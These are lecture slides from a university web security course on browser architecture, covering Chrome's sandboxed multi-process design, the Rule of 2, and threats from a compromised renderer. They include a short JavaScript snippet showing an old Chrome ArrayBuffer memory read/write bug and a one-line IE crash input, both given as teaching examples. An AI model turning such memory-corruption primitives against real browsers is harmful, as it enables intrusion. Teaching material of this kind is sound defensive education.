


CS 253: Web Security

Browser architecture, Writing secure code

Admin

- Final exam
 - Tuesday, December 7, 3:30pm - 6:30pm, 420-040
 - Email accommodations to **feross@cs.stanford.edu** by today
- Course evaluations are open

Browser architecture



Attacking users through their browsers

- Browsers are complicated
 - Large and complex codebase
 - Network-visible interface
 - Written in memory-unsafe languages
 - Lots of new features added regularly
- Without a solid architecture, this is a recipe for disaster!

An elegant example: Chrome RCE

```
let faultyArrayBuffer = new ArrayBuffer(32)
faultyArrayBuffer.__defineGetter__('byteLength', () => 0xFFFFFFFFFC)
let faultyBuffer = new Uint32Array(faultyArrayBuffer)

// Read whatever memory we want
console.log(faultyBuffer[1000])

// Write whatever memory we want
faultyBuffer[5000] = 0x42
```

- There is lots of additional code required to get RCE, but you get the idea!
- See: <https://bugs.chromium.org/p/chromium/issues/detail?id=351787>





Figure 1. Modular browser architecture

Top goal: Reduce bugs caused by memory unsafety

- Recent Microsoft study: "~70% of the vulnerabilities addressed through a security update each year continue to be memory safety issues"
- As of March 2019, only about 5 of 130 public Critical-severity bugs are not obviously due to memory corruption

The Rule of 2



Rendering Engine	Browser Kernel
HTML parsing	Cookie database
CSS parsing	History database
Image decoding	Password database
JavaScript interpreter	Window management
Regular expressions	Location bar
Layout	Safe Browsing blacklist
Document Object Model	Network stack
Rendering	SSL/TLS
SVG	Disk cache
XML parsing	Download manager
XSLT	Clipboard
Both	
URL parsing	
Unicode parsing	

Table 1: The assignment of tasks between the rendering engine and the browser kernel.




Figure 1: The browser kernel treats the rendering engine as a black box that parses web content and emits bitmaps of the rendered document.








Figure 3. Chrome architecture





Crash IE with one line

```
<input type crash>
```

Chrome multi-process architecture

- Renderer processes don't require direct access to disk, network, or devices, so Chrome runs them inside a restricted sandbox to limit the damage that attackers can cause if they exploit a vulnerability in the renderer
 - Makes it difficult for attackers to access the user's filesystem, devices, or privileged pages (e.g., settings or extensions) and pages in other profiles (e.g., Incognito mode)
- Allows web pages in unrelated tabs to run in parallel
- Allows users to continue using the browser and other tabs when a renderer process crashes


Chrome auto-update

Delving back into project history long before we launched publicly in 2008, the autoupdate project was one of the very first we started working on. **The idea was to give people a blank window with an autoupdater. If they installed that, over time the blank window would grow into a browser.** And today, some five years after our autoupdater started updating a mostly blank window that could barely load webpages, it is now an engine for delivering an incredibly sophisticated web technology platform onto our users' computers, which in turn allows web app developers to build amazing new online experiences.

Chrome multi-process architecture limitations

- Chrome would like to place pages from different origins into different renderer processes, but it's difficult in some situations, so it's forced to put pages from different origins in same process
 - Synchronous iframe DOM access (e.g. different domains + `document.domain`)
 - Under memory pressure, lots of processes exhaust device memory
- Every renderer has access to all cookies because a page from one origin can request images, scripts, etc. from other origins

Compromised renderer process



Browser process



Sandbox

Render process

Browser process




Sandbox



Browser process



Sandbox



Browser process



Sandbox



Render process

evil.com

victim.com



Spectre sidechannel attack from JavaScript in renderer process



Sandbox

Render process

evil.com

victim.com



Renderer data

Responses blocked by
CORS

Sandbox

Render process

evil.com



victim.com




Renderer data

Responses blocked by
CORS

Sandbox

Render process



